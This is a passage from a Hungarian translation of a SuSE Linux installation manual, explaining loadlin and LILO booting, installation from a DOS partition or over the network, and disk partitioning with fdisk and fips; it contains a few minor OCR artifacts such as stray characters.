A *Loadlin* beállítása meglehetősen munkaigényes, de könnyen integrálható a Windows 95/98 indítómenüjébe. Ez a beállítási fájlok kézi szerkesztését igényli. Az egyik legnagyobb előnye a *loadlin*-nek, hogy semmit nem telepítünk a merevlemez *MBR*-jébe (*Master Boot Record*). Így más operációs rendszereknek a linuxpartíciók ismeretlen típusúnak tűnnek.

A *loadlin* telepítéséhez ismernünk kell egy kicsit a Linuxot és a DOS-t. Ezenkívül tudnunk kell, hogyan kell beállítási fájlokat létrehozni *szerkesztő program*-mal.

Részletesebben erről a 4.9 fejezetben (143. oldal) olvashatunk. Ha hibát ejtünk a Windows 95/98 indító menüjében, az problémákhoz vezethet. Súlyos hiba esetén, elveszíthetjük hozzáférésünket a Windows rendszerünkhöz. *Mielőtt* elkezdjük módosítani a Windows indítómenüjét, győződjünk meg róla, hogy Windows operációs rendszerünket el tudjuk indítani mágneslemezzel is.

LILLO: Általános és technikailag elegáns megoldás rendszerindításra a *LILLO*. A *LILLO* indító menüjében beállítható, hogy választékot mutasson az indítható operációs rendszerekből, mielőtt bármi is elindulna. A YaST-tal viszonylag könnyű beállítani és telepíteni a *LILLO*-t (lásd a 3.6.2 fejezetben (106. oldal)). A *LILLO*-t ilyenkor muszály merevlemezünk bootszektorába telepíteni, ami azért némi veszéllyel jár. A megfelelő telepítéshez egy kicsit többet kell tudnunk az indítási eljárásról, mint egy átlagos felhasználó. A *LILLO* beállítási fájlját ismernünk kell annyira, hogy azt módosítani tudjuk. Fokozottan ajánlatos megtanulnunk, hogy hogyan kell eltávolítani (uninstall) a *LILLO*-t abban az esetben, ha nehézségünk támadna. Részletesebben a *LILLO*-ról és az indítási eljárásról a 4.3 fejezetben (121. oldal) olvashatunk. A *LILLO*-t a legjobb indítási módnak tekintik, de itt figyelmeztetnünk kell mindenkit, hogy ezt egy kicsit bonyolultabb beállítani, mint egy egyszerű indító lemezt (boot disk).

Vannak BIOS változatok, melyek ellenőrzik a boot szektor állapotát (MBR), és a *LILLO* telepítését "vírusfigyelmeztetés" hibaüzenettel jelzik. Ez a probléma könnyen elhárítható, ha a BIOS-ban kikapcsoljuk a megfelelő beállításokat, például ki kell kapcsolnunk a 'virus protection'-t. Később visszakapcsolhatjuk ezt az opciót, bár ez a lehetőség felesleges, ha a Linux az egyedüli operációs rendszer, amit használunk.



A különböző indítási módszerek részletes tárgyalása, különösen a *LILLO* és a *loadlin* megtalálható a 4 fejezetben (119. oldal).

Egyéb bootmenedzserek

Mivel a Linux jelentősége egyre növekszik, néhány kereskedelmi boot managert készítő cég már beleépíti termékébe a Linux indításának lehetőségét. A bootmenedzserek közül legjobban ismertek a *System Commander Deluxe* és a *Partition Magic*. Az indítás ideje alatti helpképernyőn túlmenően sok csomag ezek közül még egyéb műveleteket is kínál. Például lehetséges kiterjeszteni a meglévő FAT32 partíciót, vagy lecserélni a FAT16 partíciókat FAT32-re. *Nem* találhatjuk meg ezeket a programokat a telepítő CD-ken, és *nem* kínálunk *telepítési támogatást* ezekhez a termékekhez!

2.4 Telepítés támogatott CD-ROM meghajtó nélkül

Fordította: Váradi István

Mit csináljunk, ha a telepítés CD-ROM meghajtóról nem lehetséges? Ha például a CD-ROM meghajtónk egy nem támogatott, régebbi "speciális" típus? Vagy olyan a gépünk (például egy notebook), aminek talán nincs is CD-ROM meghajtója, viszont van Ethernet adaptere vagy PLIP kábele...

A SuSE Linux lehetőséget ad a rendszer telepítésére olyan gépre is, aminek nincs támogatott CD-ROM meghajtója:

- egy DOS partícióról (lásd a [2.4.1](#) fejezetet)
- hálózati kapcsolaton át: NFS vagy FTP etherneten keresztül, vagy PLIP-vel (lásd a [2.4.2](#) fejezetben (50. oldal))

2.4.1 Telepítés DOS partícióról

Fordította: Váradi István

Miről is van szó?

Ideiglenesen átmásoljuk a Linux szoftvereket a merevlemez DOS partíciójára, ha a CD-n lévő általános kernel nem támogatja a CD-ROM meghajtónkat.

Feltételek


Ha DOS, Windows vagy OS/2 alatt nem tudjuk használni a CD-ROM-ot, akkor feltételezhetjük, hogy a Linux sem támogatja a CD-ROM meghajtónkat. Legyen elég helyünk a DOS, OS/2 vagy Windows partíciónkon (3.11 vagy 95/98) és legyen elegendő [memória](#).

Lépésről lépésre...

Az alábbiak szerint kell az összes előírt fájlt a merevlemezre másolni (ha nem akarjuk egyenként végrehajtani az alábbi lépéseket, az `lhdsetup.bat` batch fájl a `\dosutils` könyvtárban segítségünkre lehet):

1. Hozzunk létre egy könyvtárat, ahová majd a fájlokat másoljuk. Teljesen mindegy, milyen nevet adunk neki, példánkban `\emil`-nek hívjuk.

2. A \emil könyvtár alá kell még egy könyvtár (suse), és ezen belül még az alábbi könyvtárak: a1, images és setup. Ezek szükségesek az alap-linux telepítéséhez. Hozzuk létre most ezeket a könyvtárakat. A 2.19 ábra mutatja a teljes szükséges fájlstruktúrát.



2.19 ábra: Könyvtárszerkezet a telepítéshez

- Másoljuk át a fájlokat az első CD \suse\a1 könyvtárából merev-lemezünk \emil\suse\a1 könyvtárába: ha van elég hely a DOS partíciókon, akkor bemásolhatjuk az egész fát a CD-ről (a \suse-t a \emil\suse-ba).
- A \suse\images alatt válasszuk ki azt a kernelt, ami támogatja a hard-verünket. További részletes információ, hogy melyik kernel melyik hard-vert támogatja, a \suse\images\readme.dos alatt található. Másoljuk ezt a kernelt a \emil\suse\images alá. Egy kernel négy fájlból áll (lásd feljebb): a kernel kiterjesztés nélkül, és azok a fájlok, amiknek a kiterjesztése .ikr, .inf és .map. Ha a merevlemezünkön van elegendő hely, bemásolhatjuk az összes kernelt ebbe a könyvtárba. Később azután kiválaszthatjuk a szükséges kernelt.
- A biztonság kedvéért másoljuk a \suse\images\root és \suse\images\initdisk.gz fájlokat a \emil\suse\images alá.
- Másoljuk a \suse\setup\loadlin.exe-t a \emil\suse\setup alá.
- Ezután ki kell csomagolnunk a \suse\setup\root-ot, és be kell másolni a \emil\suse\setup alá; ehhez használjuk a DOS-hoz készített gzip-et a CD \dosutils könyvtárából:

```

C:> cd \emil\suse
C:> gzip -dc < images\root > setup\inst-img

```


Ez a fájl meglehetősen nagy, de erre csak az első telepítés alkalmával van szükségünk. Amikor az alaprendszer felállt és fut, már tudunk telepíteni további csomagokat is a DOS partícióról; ezután az `inst-img` fájlt eltávolíthatjuk.

```
C:> cd \emil\suse
C:> gzip -dc < images\root > setup\inst-img
```

8. Hozzuk létre a `\emil\suse\setup\descr` könyvtárat és másoljuk az összes fájlt a `\suse\setup\descr` könyvtárból ide.
9. Ha maradt még hely a merevlemezünkön, bemásolhatjuk a `\suse\setup\du-t` a `\emil\suse\setup\du` alá, amit előre létre kell hoznunk. Ezek a fájlok valójában nem szükségesek, de segítségünkre lesznek később, megmutatják, hogy mennyi hely van még, és mennyi már a foglalt. Ha van elég helyünk, akkor ez meglehetősen hasznos.
10. Most minden rajta van merevlemezünkön, ami lényeges a Linux telepítéshez, de az egyéb szoftverek még hiányoznak. Mivel CD-ROM meghajtónkat nem támogatja a Linux, mindent lépésről lépésre kell telepítenünk, ami azt jelenti, hogy mindent rá kell másolnunk a merevlemezre, amit telepíteni szeretnénk a YaST segítségével, és utána le kell azokat törölni a merevlemezről. Nem muszáj ezt megtennünk most azonnal, de ha már tudjuk, hogy mit fogunk használni, elkezdhetjük most is: csak hozzuk létre a megfelelő könyvtárat a `\emil\suse` alatt, és másoljuk ide a vonatkozó fájlokat. Megtalálhatjuk az összes csomagot a tartalmukkal a CD-n lévő online dokumentációban vagy a csomagleírásokban.

Megkezdődhet a telepítés, ahogy a [2.2.1](#) fejezetben (30. oldal) leírtuk.

Amikor a `linuxrc` megkérdezi a forrásmédiumot (lásd a [2.2.2](#) fejezetben (31. oldal)), a `'merevlemez'`-t kell választanunk, és a merevlemez-partíció iránti kérdésre a DOS partíciónk *eszköz*-nevét kell beírni. Ez rendszerint `/dev/hda1` vagy `/dev/sda1`, ha a DOS az első (primary) partíción található.

Ha maradunk a fenti példánál, a forrásmédiumként – ez a következő kérdés – az `emil`-t kell megadnunk. Ezután a telepítés a [2.2.3](#) fejezetben (35. oldal) leírtak szerint zajlik le.

Semmilyen körülmények között nem szabad a partícionálási kérdésre a `'Használja az egész merev lemezt'` választanunk – ez semmissé teszi az összes előkészületünket.

2.4.2 Telepítés egy "Net"-en lévő forrásról

A SuSE nem nyújt támogatást az ilyen típusú telepítéshez (lásd a [A.1.2](#) fejezetben (520. oldal)). Ezért csak gyakorlott számítógép-használóknak ajánljuk!

Miről is van szó?

Nincs CD-ROM beépítve abba a gépbe, ahová a Linux-ot akarjuk telepíteni. Ugyanakkor nincs DOS partíciója sem. Viszont kapcsolódhatunk egy távoli géphez, amin van CD-ROM, vagy amelynek a merevlemezére a CD-t már

felmásoltuk hálózaton keresztül (amint arról a 2.4.1 fejezetben (48. oldal) már volt szó).

A továbbiakban fel kell másolni a fájlokat a CD-ROM

.S.U.S.E-disk* könyvtárából a merevlemezre; Linux alatt ez a következőképpen rövidíthető le:

```
meggyfa: # cp /cdrom/.S* /emil
meggyfa: # cp -a /cdrom/suse /emil
```

A "másik" számítógépnek "exportálnia" kell ezt a könyvtárat megfelelő módon.

Lépésről lépésre

1. Kezdjük meg a kliens telepítését, a 2.2.1 fejezetben (30. oldal) leírtak szerint.
2. Folytassuk a telepítést a 2.2.2 fejezetben (31. oldal) ismertetett módszerrel, de:
 - Amikor a 'Kernel modules' jön, válasszuk a 'Hálózati kártyák (Networking cards)'-ot és töltsük be a szükséges meghajtót. Ez nem szükséges, ha PLIP-n keresztül telepítünk.
 - Amikor a *linuxrc* megkérdezi a 'Forrásmédium'-ot, a 'Hálózat (NFS)'-t kell választanunk, és végigmennünk a menün a hálózati beállításhoz. Másik lehetőség az FTP-n keresztüli telepítés.
3. Fejezzük be a telepítést a 2.2.3 fejezetben (35. oldal) olvasható módon.

Lehetséges problémák

- A telepítés megszakad, mielőtt valójában elkezdődne, azért, mert a "másik" gépen a telepítési könyvtár nem `exec` engedélyezéssel volt exportálva. Javítsuk ki ezt, és kezdjük újra.
- A kiszolgáló nem ismeri a gépet, amelyre a SuSE Linux telepítve lesz. Adjuk meg az új, telepítésre kerülő gép nevét és IP-címét a kiszolgáló `/etc/hosts` fájljában.

2.5 Telepítés a SETUP és a LOADLIN használatával

Fordította: Váradi István

2.5.1 Kapcsoljuk a Windows 95/98-at DOS módba

Át kell kapcsolnunk számítógépünket valós módba, DOS alá, hogy végrehajthassuk a telepítést.

A *LOADLIN* program, amit a telepítő *SETUP.EXE* program meghív, egy MS-DOS program, ami csak arra képes, hogy betöltse a Linux kernelt a memóriába és elindítsa az *alaplinox*-ot a memóriában akkor, ha vagy a CPU fut valós módban, vagy egy VCPI szerver⁴ aktív. A Windows 95/98 DOS ablaka virtuális 8086 módban fut, de nem ajánl fel VCPI szerveret. Ezért nem működik itt a *SETUP*.

Lépésről lépésre

Két alternatíva van: vagy átkapcsolunk DOS módba a Windows 95/98-ről, vagy elindítjuk a gépünket és kiválasztjuk a parancssort (command line input, DOS).

Ha a Windows 95/98 már fut, kattintsunk a 'Start'-ra, 'Lállítás (Shut down)', 'Újraindítás MS-DOS módban (Restart the computer in MS-DOS mode)'.

Vagy ha most indítjuk, nyomjuk meg az **(F8)**-at a Windows indulásánál, és válasszuk a 'Csak parancssor (command line input)'-t.

Lehetséges problémák

Problémák merülhetnek fel, ha a billentyűzetünk nem US-kiosztású MS-DOS-ban, vagy a CD-ROM-unkhoz a meghajtó nincs betöltve:

- DOS módban, ha az ékezetes betűk és a speciális billentyűk nem működnek, a megoldást lásd a 2.8.2 fejezetben (63. oldal).
- DOS módban, ha nem tudunk átkapcsolni a CD-ROM meghajtónkhoz, a megoldást lásd a 2.8.3 fejezetben (63. oldal).

2.5.2 A SETUP meghívása első lépések a SETUP programmal

Miről is van szó?

A *SETUP.EXE* elindítja *alaplinox rendszerünket*, ami lehetővé teszi, hogy folytassuk a tényleges linux telepítéssel. Addig használjuk a programot, amíg nem választunk a két alternatíva közül, hogy melyik indítsa az *alaplinox*-ot.



Elindítottuk az MS-DOS-t vagy egy MS-DOS ablakot (nem védett (protected) módban). Az első CD a CD-ROM meghajtónkban van, és el tudjuk érni azt.

⁴ pl. az *emm386.exe*.

A *SETUP.EXE* program segítségével az alaplinux rendszer elindul, ami később lehetővé teszi, hogy a tényleges linux-telepítés átvegye a helyét. Indítsuk el a *SETUP.EXE*-t, és menjünk végig a lépéseken, amíg elérjük azt a pontot, ahol ki kell választanunk egyet a két alternatívából, nevezetesen indítás boot lemezzel vagy a *LOADLIN*-nel a CD-ről.

Lépésről lépésre

Így folytassuk:

1. Indítsuk el a **SETUP . EXE**-t a CD-nk gyökérkönyvtárában.
2. Válasszunk ki a 'Magyar' nyelvet. Jelöljük ki (highlight), és nyomjuk meg a -t.
3. Adjuk meg CD-ROM meghajtónk betűjelét (pl. E: DOS alatt). Ez megváltozhat, amint egy DOS partíciót adunk hozzá.
4. A *SETUP* üdvözl minket; mi egy szép gesztussal válaszul nyomjuk meg a -t.
5. Az alábbi fejezet elmagyarázza az alaplinux indítását (lásd a 2.5.3 fejezetet).

2.5.3 Hogy indítjuk el az alaplinuxot a SETUP-ból?

Kétféleképpen lehet elindítani alaplinux-rendszerünket a *SETUP*-ból: vagy indító (boot) lemezzel, vagy közvetlenül a CD-ROM-ról a *LOADLIN* használatával. Most kell eldöntenünk, melyiket választjuk.

További információk

Közvetlenül CD-ről a *LOADLIN.EXE*-t használva a legkönnyebb és legkényelmesebb indítanunk az alaplinuxot. Ez DOS alatt fut, betölt egy kernelle nyomtatot (image-t) CD-ről a RAM-ba, és elkezdi végrehajtani a kernelkódot. Ahhoz, hogy ez működjön, a számítógépnek valós módban kell futnia, vagy egy VCPI szerver⁵ kell, hogy aktív legyen virtuális 8086-módban. Nem lehet sem OS/2 DOS, sem Windows NT DOS ablakot használni.

Lemezről indítani majdnem mindig lehetséges, de ez jóval bonyolultabb, és több időt igényel. Itt most arról a lemezzel beszélünk, amit a *SETUP* program hoz létre. A legkönnyebb a SuSE indító lemezt (boot disk) használni (vagy a CD-ről indítani). Ezt a lehetőséget később megmagyarázzuk, de most maradjunk a *SETUP*-pal létrehozandó mágneslemeznél, vagy a kernel közvetlen, a *LOADLIN*-nel történő betöltésénél.

Javaslat

Válasszuk a „*loadlin*”-es megoldást, amikor csak lehetséges, amíg a CD-ROM-unk támogatott, és nem dolgozunk OS/2 vagy Windows NT alatt. Ha kétségünk van, csak próbáljuk ki. Ha nem válik be, csak újra kell kezdenünk a 2.5.2 fejezetnél és válasszuk a „*lemezmodot (floppy method)*”.

⁵ Egy VCPI szerver nyújt például az *emm386.exe* program.

2.5.4 A *LOADLIN* telepítése és az *alapl原因* betöltése

Ebben a lépésben telepíteni és használni fogjuk a *LOADLIN*-t. Ezután elindítunk egy kernelt DOS-ból és felhozzuk az *alapl原因-rendszerünket*.

Előírások

Ha eddig eljutottunk, és megjelenik az első linuxpromptunk, akkor már teljesítettük az összes utasítást!





Részletek

A *SETUP* létrehozza a *\LOADLIN* könyvtárat a DOS partíciónkon. A *SETUP.EXE*, *LOADLIN.EXE*, *LINUX.BAT* fájlokat és a kiválasztott kernelt (zImage) bemásolja ebbe a könyvtárba. Ha később el akarjuk indítani a Linux-ot, csak írjuk be: **Linux.bat**, megadva paraméterként a root partíciót. A rootpartíció kijelölését a 2.11.2 fejezetben (78. oldal) tárgyaljuk.

E lépés végén a kernel betöltődik és elindul.

Lépésről lépésre

Most folytassuk a *LOADLIN* telepítését, hogy elindítsuk *alapl原因-rendszerünket*.

1. Válasszuk a '*LOADLIN*'-t és nyomjunk -t.
2. Megjelenik gépünk RAM mérete. Általában ennek helyesnek kell lennie, és ezt meg kell erősítenünk a  megnyomásával. Ha a méret nem egyezik, javítsuk ki.
3. Most nyilatkoznunk kell, hogy CD-ROM meghajtónk támogatott-e. Már választunk erre a kérdésre – most is adjuk meg ugyanazt, amit a 2.7.4 fejezetben (62. oldal) választunk.
 - Ha a Linux támogatja CD-ROM meghajtónkat, csak nyomjuk meg az -t.
 - Ha meghajtónk nem támogatott, már bemásoltuk a fájlokat a DOS könyvtárba a 2.4.1 fejezetben (48. oldal). Csak válasszuk a '*Me-revlemez (Hard disk)*', és nyomjunk -t. Ezután adjuk meg az útvonalat, ahová bemásoltuk a suse-t. Példánkban, a 2.4.1 fejezetben (48. oldal), a *\emil*-t használtuk, így nekünk a *\emil*-t kell megadni. Nem kell megadnunk a suse alatti könyvtárnevet.
4. Ki kell választanunk egy megfelelő kernelt.
5. Ez a lépés a kernelparaméterekkel foglalkozik. Soronként egy paramétert határozhatunk meg, egy üres sor azt jelenti, *befejeztük*.

Részletes leírás található a kernelparaméterekről a 14.1 fejezetben (383. oldal). Teljes listát a telepítéssel kapcsolatos kernelparaméterekről a 14.3.2 fejezetben (385. oldal) találhatunk.
6. Most az a kérdés, vajon telepítsük-e a *LOADLIN*-t. Válaszoljunk '*Igen*'-t. A *SETUP* létrehozza a *\LOADLIN* könyvtárat, és bemásolja oda a fájlokat.

7. A 'Linux betöltése (Load Linux)' opcióval elindíthatjuk az *alaplinox*-ot. Ezt követően 50-100 sornyi üzenet fut végig a képernyőn. Ha minden rendben ment, a *linuxrc* fog üdvözölni minket. Átlapozhatjuk a kernel üzeneteit a **(Shift) + (PgUp)** és a **(Shift) + (PgDn)** billentyűkkel.

Ekkor elkezdődhet a telepítés, amint az részletesen a 2.2.2 fejezetben (31. oldal) olvasható.

Lehetséges problémák

Két ponton merülhet fel probléma: vagy a *LOADLIN* nem tudja a kernelt betölteni, vagy a kernelnek van problémája a hardverrel:

- túl kevés a memória a *LOADLIN*-nek a kernel betöltéséhez. Lásd a 2.8.8 fejezetben (66. oldal).
- A *LOADLIN* nem tudja elindítani a kernelt. Ekkor a processzor virtuális 8086 módban fut, de nincs VCPI szerver jelen. Lásd a 2.8.10 fejezetben (66. oldal).
- A *LOADLIN* nem működik. Lásd a 2.8.9 fejezetben (66. oldal).
- A CD megsérült. Lásd a 2.8.4 fejezetben (63. oldal).

2.6 A SuSE Linux automatikus telepítése és beállítása

Fordította: Váradi István

Miért automatizáljunk?

A Linux-rendszerek automatikus telepítése és beállítása lehetővé teszi, hogy egy egységesített szerverparkot állítsunk össze. Még kliensekhez is előnyösebb – egy bizonyos mennyiségen felül – az automatikus, mint a manuális telepítés. Ez a szabványosítás kiterjed a rendszer verziók és szoftverek állapotára, fájlrendszerek szerkezetére és a beállítási fájlokra. Az automatizálás garantálja, hogy egy telepítési mód, ami egyszer már bizonyítottan sikeres, használható egy számítógépen bármikor, szakértői tudás nélkül. E módon lehetőség van a szerverpark problémamentes bővítésére. Ez a szabványosítás nyilvánvaló segítség a rendszeradminisztrátoroknak: ha az azonos konfiguráció előírás, nem kell keresniük a beállítási fájlokat minden szerveren, ahányszor csak telepítést végeznek. Segítség az is, hogy a szoftverek az elvárt módon viselkednek, mivel mindenütt azonos verziók futnak, továbbá a hibajavítások is valamennyi szerveren érvényre jutnak.

2.6.1 Az ALICE áttekintése

Az *ALICE* Automatikus Linux-telepítési és beállítási környezet (*Automatic Linux Installation and Configuration Environment*) integrálja a telepítést és a lényegesebb beállításokat.

A beállítási adatokat, CVS-en alapuló kezelésük folytán, különböző felhasználóként, különböző helyekről is karban tudjuk tartani.

Lehetőség van egy gép besorolására egy vagy több különböző osztályba. Ez azt jelenti, hogy különböző gépeket tudunk annyira "használnak" tartani, amennyire az csak lehetséges; csak a valóban szükséges adatokat kell megadnunk a gépfüggő beállítási fájlban. Kialakításukhoz a konfigurációs adatokat három különböző könyvtárba osztjuk szét. A *templates* könyvtár tartalmaz számos alapértelmezést, a *classes* könyvtár tartalmazza az osztály-specifikus beállításokat, az *info* könyvtár pedig a hostspecifikus információkat. Az alapértelmezés felülírható az osztályértékekkel, azok pedig a hostra kijelölt speciális értékekkel.

Az *ALICE* egy fejlődő project, ha pl. nem találunk semmilyen modult az általunk használt szoftverek beállítására, ez még mindig véghezvihető függetlenül vagy egy project keretén belül; lásd a Támogatási Függelék, az [524.](#) oldalon.

További információ

Az *ALICE* architektúrájáról, moduljairól, egy kiszolgáló telepítéséről, valamint egy konfigurációs folyamatról az '*alice*' csomag dokumentációjában találunk bővebb információkat.

2.6.2 Automatikus telepítés a YaST1-gyel

A YaST1 "Automatikus Telepítése" szintén használható, függetlenül a teljes ALICE projekt keretétől; ötleteket lásd az alábbi cikkben

http://sdb.suse.de/sdb/de/html/cg_autoinstall.html

2.7 Partíciók

Fordította: Váradi István

2.7.1 Terület létrehozása a Linux számára (particionálás)

Miről is van szó?

Elő kell készítenünk merevlemezünket a particionáláshoz. – Reméljük, hogy van egy kis idő e rész alapos átolvasására. Nagyon javasoljuk, hogy legyen lemezünk vagy szalagunk biztonsági másolatra, és indítólemezünk a jelenlegi operációs rendszer elindítására.

Részletek

Particionálással merevlemezünket több, önálló részre oszthatjuk fel. Egyik oka a particionálásnak, hogy így merevlemezünkön egyszerre lehet több különböző operációs rendszer, akár különböző típusú fájlrendszerekkel is. A merevlemez cilinderekre van osztva. Minden cylinder mindig pontosan azonos mennyiségű trackből áll, a 0. cylinder van legbelül.

Hogy csinálunk helyet a linux partícióknak?

- Egyes partíciók a merevlemezről letörölhetők, így a rajtuk lévő összes adat (ami a partíción volt) el fog veszni. Ez a hely most új partíciók részére rendelkezésre áll (például Linux). Feloszthatjuk még ezt is két vagy több partícióra.
- Bármelyik partíció kijelölhető egy eltérő fájlrendszernek. Törlésével minden, a partíción lévő adat elveszik.
- MS-DOS vagy Windows 95/98 alatt csökkenthetjük a merevlemezen lévő utolsó partíció méretét anélkül, hogy fájlt vesztenénk róla; biztosítanunk kell egy töredezettségmentesítő (defragmentation) programmal, hogy minden fájl a partíció elejére kerüljön. Ha csak egy MS-DOS vagy Windows partíciónk van, így módon nagyon könnyen készíthetünk helyet a linuxpartíciónak. Töredezettségmentesítés után egy speciális programmal – például az ingyenes *fips* programmal – csökkenthetjük a cilinderek felső számát, így a partíció kisebb lesz. A *fips*-et az első CD-n a *dosutils* könyvtárban találhatjuk meg.
- A legkönnyebb persze egy új merevlemez tenni. Ez, természetesen némi pénzbe kerül.



A partíciós táblában bármilyen változtatást roppant óvatosan kell végrehajtani! Olvassuk el az idevonatkozó programok dokumentációját! Súlyos problémák merülhetnek fel a partíciós tábla cseréje miatt; még el is veszhetjük az összes adatunkat. A SuSE-nál nem tudunk felelősséget vállalni ezért! Nagyon javasoljuk, hogy legyen legalább egy indító lemezünk és egy biztonsági másolatunk a fontosabb adatainkról.

Lépésről lépésre

Így folytatjuk merevlemezünk partícionálását:

1. Ha eddig még nem tudnánk, most mindenképpen meg kell tudnunk, hogy merevlemezünk hány partíciót tartalmaz, és azok milyen méretűek. Ehhez a feladathoz használjuk operációs rendszerünk *fdisk* programját.
2. Meghatározzuk, hogy igazából hány partícióra van szükségünk, és melyiket milyen méretűre osztjuk ki. Erről információt találhatunk a [2.9](#) fejezetben (69. oldal) és a [2.10](#) fejezetben (71. oldal).
3. Jegyezzük fel a partíciók adatait; szükségünk lesz arra később a telepítési eljárás során.
4. Nagyon ajánlatos ezen a ponton merevlemezünkről biztonsági mentést készíteni! Ha nincs biztonsági mentést készítő szalagunk, vagy nincs streamer telepítve, és nem akarunk elmenteni mindent mágneslemezre (ami fáradságos munka), legalább a legfontosabb adatainkról és fájljainkról készítsünk mentést (pl. `autoexec.bat`, `config.sys`, `*.ini`, stb.). Készítsünk indító lemezt operációs rendszerünkhöz, és győződjünk meg róla, hogy tudunk is indítani vele! Több program jól jöhet, ha kéznél van az indító lemezünkön, pl. *fdisk*, egy szerkesztő, egy formattálóprogram és egy biztonsági mentést készítő program.
5. A következő lépés rendszerünk beállításától függ.

DOS/Windows 95/98, EGY partíció van a merevlemezünkön, és NINCS biztonsági másolatunk

Le kell csökkentenünk partíciónk méretét adatvesztés nélkül. Költöztessük összes adatunkat a partíciónk elejére egy olyan eszköz igénybevételel, mint a *defrag* (MS-DOS 6.xx vagy Windows 95/98).

A töredezettségmentesítő program általában nem mozgatja a rejtett vagy rendszerfájlokat, mert azok néha írásvédettek, és kijelölt helyük van a merevlemezzen; elmozdításuk kedvezőtlen hatást válthat ki. Ha biztosak vagyunk benne, hogy nincs ilyen adat a merevlemezünkön, akkor megváltoztathatjuk a szükséges fájlok `hidden` vagy `system` attribútumát, vagy attól függően, hogy milyen töredezettség-mentesítő programot használunk, még "kényszeríthetjük (force)" is az ilyen fájlok töredezettség-mentesítését.

Vegyük figyelembe, hogy a Windows "swap" fájlja is egy rejtett fájl. Ha ez az utunkban van, le kell vennünk a választásunkról, a Windows-ban kikapcsolva a virtuális memóriát "(disable virtual memory)".

Amikor már elég helyet szabadítottunk fel, váltsunk a SuSE CD-n a `\dosutils\fips15` könyvtárba. Itt megtaláljuk a *fips.exe*-t, amivel

kisebbre vehetjük a partícióunkat. Tanulmányozzuk a *fips* dokumentációját figyelmesen, mert a partíciós tábla megváltoztatása elég trükkös is tud lenni! A *fips.exe* program csak DOS alatt fut, Windows alatt nem; ki kell lépünk Windows alól, vagy (ha Windows 95/98-at használunk) át kell váltanunk DOS módba (lásd a 2.5.1 fejezetben (52. oldal)). A *fips.exe* lefutása után lesz egy második partíciónk, amit később feloszthatunk linuxpartíciókra.

A `\dosutils\fips\fips20` alatti *fips.exe* már képes csökkenteni a fat32 partíciókat is. Készítsünk biztonsági másolatot, *mielőtt* kipróbáljuk ezt a *fips*-verziót!



DOS/Windows 95/98 TÖBB partícióval, vagy VAN egy teljes BIZTONSÁGI MÁSOLATUNK az összes fájlunkról

Letörölhetjük DOS partícióunkat, és utána újra feltelepíthetjük kisebb méretben. El fogjuk veszíteni az összes adatunkat azon a partíción, így kell, hogy legyen egy teljes biztonsági mentésünk kéznél (fájl ok biztonsági mentése, nem a lenyomaté (image backup)!). Az *fdisk*-kel letöröljük az összes partíciót, és újakat telepítünk helyettük. Utána formattáljuk ezeket a partíciókat, feltelepítjük operációs rendszerünket, és visszamásoljuk adatainkat a biztonsági másolatot tartalmazó lemezünkről (ne felejtjük el, hogy a biztonsági másolatot készítő (backup) programunknak az indító lemezen kell lennie).

OS/2

Az alábbi lehetőségeink vannak:

- Csökkentsük OS/2 partícióunkat. Ennek megvalósításához el kell men-
tenünk minden adatunkat az OS/2 partíciónkról, letörölni ezeket a par-
tíciókat az OS/2 *fdisk*-kel, és visszatelepíteni azokat csökkentett mé-
retben. Az így keletkezett helyet fogjuk később felhasználni linuxpar-
tíciókra.
- A jövőben a Linuxot tervezzük használni az OS/2 helyett. Ekkor
mindössze a partíció típusát kell átcserélnünk a későbbiekben Linuxra.
Vagy letöröljük az összes OS/2 partícióunkat, és újra létrehozuk, mint
linuxpartíciót.
- Veszünk egy új merevlemezt. A formattálást és partícionálást később
a YaST-tal végezzük el.

6. Újraindítjuk számítógépünket.

7. Ellenőrizzük le, vajon a régi rendszerünk még működik-e! A linux partí-
ciókat az újonnan létrehozott helyre a YaST-tal telepítjük fel később.

Lehetséges problémák

Az alábbi problémák merülhetnek fel:

- A partíció méretét talán nem eléggé csökkentettük, mert a *defrag* nem tud
elmozdítani néhány fájlt. Lásd a 2.8.1 fejezetben (62. oldal).

- DOS/Windows alatt a CD-ROM egy másik betűjelet kapott; Windows 95/98 alatt a gép lefagyott. Lásd a 2.8.12 fejezetben (67. oldal).

2.7.2 Indítás a 2. CD-vel

Akár az első CD, a második CD is indítható (bootable). Az első CD egy 2,88 MB méretű nagy indító lenyomatot (boot image) használ, a második CD egy hagyományos, 1,44 MB méretűt tartalmaz.

A második CD-t kell használnunk, ha biztosan tudjuk, hogy tudunk indítani CD-ről, azonban a dolgok nem működnek az első CD-vel (ez általában "kényeszermegoldás"). Sajnos nem minden BIOS ismeri fel helyesen a nagy lemezlenyomatokat (images).

2.7.3 Indító lemez létrehozása DOS alatt

Előírások

Szükségünk van egy formattált 3.5-Zoll-os mágneslemezre (floppy disk) és egy indítható 3.5-Zoll-os meghajtóra (floppy drive). Ha Windows 95/98 alatt dolgozunk, a *setup*-ot MS-DOS módban kell indítanunk, és *nem* egy DOS ablakból.

További információ

Az első CD a `/disks` könyvtárban több lemezlenyomatot is tartalmaz. Egy ilyen lenyomat átmásolható mágneslemezre a megfelelő kiegészítő programokkal, ezt a lemezt hívjuk azután indító lemeznek (boot disk).

